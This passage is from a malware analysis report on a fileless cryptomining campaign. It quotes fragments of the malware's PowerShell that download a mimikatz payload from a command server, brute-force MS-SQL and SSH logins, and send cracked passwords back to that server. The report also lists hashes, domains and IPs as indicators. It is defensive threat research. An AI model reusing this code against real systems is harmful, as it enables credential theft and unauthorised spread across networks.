  81, 81, 82, 82, 84, 84, 87, 87, 88, 88, 91, 91, 93, 93, 94, 94,
  97, 97, 98, 98,100,100,103,103,104,104,107,107,109,109,110,110,
  112,112,115,115,117,117,118,118,121,121,122,122,124,124,127,127,
  <-- snippet -->
```

The script trying to get mimi.dat file which contain mimikatz payload.

```
$mimipath = $env:tmp+'\mimi.dat'
$d_retry=3
while(!(Test-Path $mimipath) -or (Get-Item $mimipath).length -ne 3563487){
        if($d_retry -eq 0){break}
        write-host "try to get mimi..."
        try{(new-object System.Net.WebClient).DownloadFile($down_url+"/mimi.dat?
v=$VVERSION&r=$d_retry",$mimipath)}catch{}
        $d_retry--
        start-sleep 3
}
<-- snippet -->
```

Another capability to highlight is MS-SQL brute-forcing code. It will attempt to brute force MS-SQL to gain access.

```
write-host "start mssql port open scanning..."
$ms_portopen = localscan -port 1433 -addresses $ipaddresses[$i..($i+$tcount-1)]
$old_portopen = localscan -port 65529 -addresses $ms_portopen[1]
foreach($currip in $ms_portopen[1]) {
        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){
                write-host "start mssql burping...$currip"
                for($n=0; $n -lt $allpass.count; $n++){
                        $flag=$false
                        write-host("Try pass: "+$allpass[$n])
                        $flag,$banner = (mssqlrun -ip $currip -pass $allpass[$n] -cmd
$mscmd_code -cmd1 $mscmd_code)[-2..-1]
                        if($flag) {
                                try{(New-Object
Net.WebClient).DownloadString($down_url+'/report.json?
v='+$VVERSION+'&type=ms&iip='+$internet_ip+'&ip='+$currip+'&pass='+$allpass[$n]+'&t='+

                                        break}
 <-- snippet -->
```

Same goes to SSH bruteforce as shown below:

```
write-host "start ssh port open scanning..."
$ssh_portopen = localscan -port 22 -addresses $ipaddresses[$i..($i+$tcount-1)]
$old_portopen = localscan -port 65529 -addresses $ssh_portopen[1]
foreach($currip in $ssh_portopen[1]) {
        if (($old_portopen[1] -notcontains $currip) -and ($currip.length -gt 6)){
                write-host "start ssh burping...$currip"
                foreach($password in $allpass){
                        write-host "Try pass:$password"
                        $flag1 = -1
                        $flag1 = sshbrute $currip "root" $password $ssh_code
                        if($flag1 -eq 1){
                        write-host "SUCC!!"
                        try{(New-Object
Net.WebClient).DownloadString($down_url+'/report.json?
v='+$VVERSION+'&type=ssh&iip='+$internet_ip+'&ip='+$currip+'&pass='+$password+'&t='+$t

                                    break
<-- snippet -->
```

m6.bin

m6.bin is the executable that uses for the crypto miner. From the below-executed executable, the version of XMRig is 6.3.0.




Figure 10: XMRig

Conclusion

The malware is very stealthy as they leverage fileless execution on most of their payloads. The malware tends to infect and spread as many systems as possible as they implement multiple methods like brute force and exploit. Observing these malware trends shows that the malware author often changes the CnC infrastructure IP address and improves their malware capabilities. Thus, makes more system as their victims.

Indicator of Compromise

Hashes

- if.bin 8c4fba3df81475d075c535deae2cd373
- kr.bin c95f97fccb0bd80fa524cf2bfb0390a8
- m6.exe 4094140d07826334c345f8dc392d8fe3
- mimi.dat a66953b8a3eeee7d5057ddf80b8be962

DNS request

- t.bb3u9.com
- t.pp6r1.com
- p.b69kq.com
- d.u78wjdu.com

IP connections

- 138.68.251.24
- 138.68.186.90
- 88.214.207.96
- 45.63.34.251
- 138.68.183.180
- 176.58.99.231

Extra (Deobfucation)

Shout out to our internship students who managed to deobfuscate the obfuscated Powershell. Below is the links of their write-ups:

1. (shauqi): https://nightfury99.github.io/Malware-Deobfuscate/
2. (Iqbal): https://mhdiqb-malware-analysis.blogspot.com/2021/06/exploits-analysis-jsp-code-was-and-code.html
3. (malik): https://almalikzakwan.github.io/Lemon-DuckAnalysis/
4. (Rosa): https://bobalattew.github.io/How-to-deobfuscate-malware-using-Powershell/
5. (Taqi): https://github.com/tx-qi/mail.jsp-writeup
6. (Izzat): https://github.com/Izzathajar/malware-diobfuscated/tree/gh-pages
7. (Aina): https://hello-world9.github.io/fileless-attack-analysis/
8. (Nadzirah): https://nadzirahmdisa.blogspot.com/2021/06/in-memory-attack-writeup.html